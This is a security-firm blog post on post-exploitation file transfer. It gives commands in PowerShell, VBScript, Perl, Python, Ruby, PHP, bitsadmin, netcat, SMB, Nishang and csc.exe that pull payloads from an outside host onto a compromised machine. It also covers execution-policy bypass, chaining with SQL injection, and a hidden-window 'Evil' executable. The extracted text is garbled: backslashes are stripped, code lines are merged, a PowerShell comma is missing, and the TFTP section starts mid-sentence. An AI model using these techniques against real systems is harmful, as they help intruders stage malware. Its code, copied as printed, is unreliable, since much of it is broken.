Check out The NetSPI Platform, our all-in-one proactive security solution. Read the Release ✕

Network Pentesting | June 16, 2014

15 Ways to Download a File

Ryan Gandrud

Pentesters often upload files to compromised boxes to help with privilege escalation, or to maintain a presence on the machine. This blog will cover 15 different ways to move files from your machine to a compromised system. It should be interesting for penetration testers who have a presence on a box and need post-exploitation options, and system admins that just want to move files.

There are many other ways to move files onto machines during pentests, but this list includes some of my favorites. Below is a summary of the file transfer techniques that will covered in this blog.

Note: *Many of the techniques listed should also be considered as options when executing commands through SQL injection. For the multi-line steps, ECHO the commands to a file, and then execute the file.*

PowerShell File Download

PowerShell is one of those scripting languages that can be overlooked as a threat by administrators. However, it can provide a plethora of options and capabilities to someone who knows how to use it. The biggest benefit is that it is native to Windows since Windows Server 2003. Below is an example of a simple script that can be used to download a file to the local file system from a webserver on the internet:

```
$p = New-Object System.Net.WebClient $p.DownloadFile("https://domain/file" "C:%homepath%file")
```

To execute this script, run the following command in a PowerShell window:

```
PS C:> .test.ps1
```

Sometimes, the PowerShell execution policy is set to restricted. In this case, you will not be able to execute commands or scripts through PowerShell. unless you just set it to unrestricted using the following command:

```
C:>powershell set-executionpolicy unrestricted
```

Visual Basic File Download

The final version of Visual Basic has come standard on Windows machines since 1998. The following script can download a file of your choosing. However, the script is quite larger than the PowerShell one.

```
 Set args = Wscript.Arguments Url = "https://domain/file" dim xHttp: Set xHttp =
createobject("Microsoft.XMLHTTP") dim bStrm: Set bStrm = createobject("Adodb.Stream") xHttp.Open "GET", Url,
False xHttp.Send with bStrm     .type = 1 '     .open     .write xHttp.responseBody     .savetofile "
C:%homepath%file", 2 ' end with
```

Cscript is a command line Windows Script Host that allows you to pass command line options and allows you to set script properties. It is not necessary to use this to run a vbs script in Windows 7 and possibly others, but using it allows your scripts to run on Windows XP machines and above.

To execute this script, run the following command in a command shell:

```
C:>cscript test.vbs
```

The following four languages are non-native to windows machines. However, if you find a machine with any of these languages installed on them (regardless of the OS), you can leverage these scripts to download files.

Perl File Download

Perl is an extremely versatile scripting language that can be used for almost anything. Using Perl makes it super easy to download files onto the local host.

```
#!/usr/bin/perl use LWP::Simple; getstore("https://domain/file", "file");
```

To execute this script, run the following command in a command shell:

```
root@kali:~# perl test.pl
```

Python File Download

Python is a general purpose scripting language that emphasizes code readability. As with most scripting languages, the goal is to write less code than needed for a programming language, while still accomplishing the intended task.

```
#!/usr/bin/python import urllib2 u = urllib2.urlopen('https://domain/file') localFile = open('local_file', 'w')
localFile.write(u.read()) localFile.close()
```

To execute this script, run the following command in a command shell:

```
root@kali:~# python test.py
```

Ruby File Download

Ruby is an object-oriented programming language that can be used for many things from creating frameworks (think Metasploit) to simple tasks such as downloading files.

```
#!/usr/bin/ruby require 'net/http' Net::HTTP.start("www.domain.com") { |http| r = http.get("/file")
open("save_location", "wb") { |file| file.write(r.body) } }
```

To execute this script, run the following command in a command shell:

```
root@kali:~# ruby test.rb
```

PHP File Download

PHP is usually a server-side scripting language used for web development, but can also be used as a general purpose scripting language.

```
#!/usr/bin/php <?php         $data = @file("https://example.com/file");         $lf = "local_file";         $fh
= fopen($lf, 'w');         fwrite($fh, $data[0]);         fclose($fh); ?>
```

To execute this script, run the following command in a command shell:

```
root@kali:~# php test.php
```

The remaining ways to move files onto a target machine are through native operating system functions unless otherwise noted. Some of these require more steps than others, but can be used in different scenarios to bypass certain restrictions.

FTP File Download

For this method, an attacker would want to echo the FTP commands to a bash script since it generally requires user interaction to input a username and password. This bash script can then be run to have all the steps ran without the need for interaction.

```
ftp 127.0.0.1 username password get file exit
```

to. It can be run using the following command.

```
tftp -i host GET C:%homepath%file location_of_file_on_tftp_server
```

Bitsadmin File Download

Bitsadmin is a command-line tool for windows that allows a user to create download or upload tasks.

```
bitsadmin /transfer n https://domain/file c:%homepath%file
```

Wget File Download

Wget is a Linux and Windows tool that allows for non-interactive downloads.

```
wget https://example.com/file
```

Netcat File Download

Netcat can allow for downloading files by connecting to a specific listening port that will pass the contents of a file over the connection. Note that this example is Linux specific.

On the attackers computer, type:

```
cat file | nc -l 1234
```

This will print the contents of the file to the local port 1234. Then, whenever someone connects to that port, the contents of the file will be sent to the connecting IP.

The following command should be run on the machine the attacker is targeting:

```
nc host_ip 1234 > file
```

This will connect the target to the attacker's computer and receive the file that will be sent over the connection.

Windows Share File Download

Windows shares can be mounted to a drive letter, and files can then be copied over by subsequent copy commands.


To mount a remote drive, type:

```
net use x: 127.0.0.1share /user:example.comuserID myPassword
```

Notepad Dialog Box File Download

If you have access (RDP, physical, etc.) to a machine, but your user permissions do not allow you to open a web browser, this is a trick you can use to quickly download a file from a URL or a Universal Naming Convention (UNC) path. This also works well when you are breaking out of a locked-down application being run on a terminal.

1. Open notepad
2. Go to file – open
3. In the File Name box near the bottom, type in the full URL path to your file



File name: http://en.wikipedia.org/robots.txt
Encoding: ANSI

Notepad is kind enough to go out and grab the contents of this file for you.

Exe to Txt, and Txt to Exe with PowerShell and Nishang

This is possibly one of my favorite tools to use when trying to move an exe to a machine. Nishang allows you to convert an exe to hex, then reassemble the hex into the original exe using PowerShell. I have seen group policies that do not allow for the transfer of exes through the RDP clipboard. Although it provides basic protection, it (sometimes) still allows the ability to copy text through the clipboard. In this scenario, you would be able to copy across the Nishang PowerShell source to a file on the box and rename the extension to .ps1. The Nishang script you want to copy is TexttoExe.ps1, and it is only 8 lines long. You can download Nishang here.

To convert the exe to a hex file, type:

```
PS > .ExetoText.ps1 evil.exe evil.txt
```

Open the evil.txt file and copy the contents. Then paste the contents to the target machine using the RDP clipboard. Do the same with the contents of the TexttoExe.ps1 file in Nishang.

To convert the hex file back to an exe, type:

```
PS > .TexttoExe.ps1 evil.text evil.exe
```

This will result in your evil exe being successfully moved to the target machine.

Csc.exe to Compile Source from a File

C sharp compiler (csc) is the command line compiler included with Microsoft .NET installations within Windows. This could be useful if you are unable to copy over an executable file, but can still copy over text. Using this method, combined with SQL injection, can move an exe to a box without having to try to bypass egress filters or authenticated proxies that might block outbound connectivity.

The default location for this executable is the following:

```
C:WindowsMicrosoft.NETFrameworkversion
```

Using the following example code, the compiled executable will use cmd.exe to query the local users on the box and write the results to a file in the C:Temp directory. This could obviously be modified to interact with different exe's on the box, or completely re-written to use your own exploit code.

```
 public class Evil {    public static void Main()     {       System.Diagnostics.Process process = new
System.Diagnostics.Process();       System.Diagnostics.ProcessStartInfo startInfo = new
System.Diagnostics.ProcessStartInfo();       startInfo.WindowStyle =
System.Diagnostics.ProcessWindowStyle.Hidden;       startInfo.FileName = "cmd.exe";       startInfo.Arguments =
"/C net users > C:Tempusers.txt";       process.StartInfo = startInfo;       process.Start();    } }
```


To compile your source code, type:

```
csc.exe /out:C:evilevil.exe C:evilevil.cs
```

Wrap up

Hopefully this blog has given you viable options for getting your files (malicious or otherwise) over to a server.

Explore more blog posts




Security Industry Trends

Bytes, Books, and Blockbusters: The NetSPI Agents' Top Cybersecurity Fiction Picks

October 29, 2024

Craving a cybersecurity movie marathon? Get recommendations from The NetSPI Agents on their favorite media to get inspired for ethical hacking.

Learn More




Social Engineering

Social Engineering Stories: One Phish, Two Vish, and Tips for Stronger Defenses

October 25, 2024

Hear real-world social engineering stories from The NetSPI Agents and tips to enhance your social engineering testing.

Learn More



Mainframe Penetration Testing

Hacking CICS: 7 Ways to Defeat Mainframe Applications

October 24, 2024

Explore how modern penetration testing tools uncover vulnerabilities in mainframe applications, highlighting the need for methodical techniques and regular testing to protect these critical systems from threats.

Learn More

Proactive security news you'll actually want to read.

* Email Address

Country

This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.

Submit

NetSPI™

NetSPI is the proactive security solution used to discover, prioritize, and remediate security vulnerabilities of the highest importance, so you can protect what matters most to you.

Company

- About Us
- Meet The NetSPI Agents
- Careers
- Partners
- Newsroom
- Security and Compliance
- Contact Us

Solutions

- The NetSPI Platform
- Penetration Testing as a Service
- External Attack Surface Management
- Cyber Asset Attack Surface Management
- Breach and Attack Simulation

Knowledge Base

- Resources
- Customer Stories
- Events and Webinars
- All Blogs

© 2024 NetSPI LLC.

Privacy Policy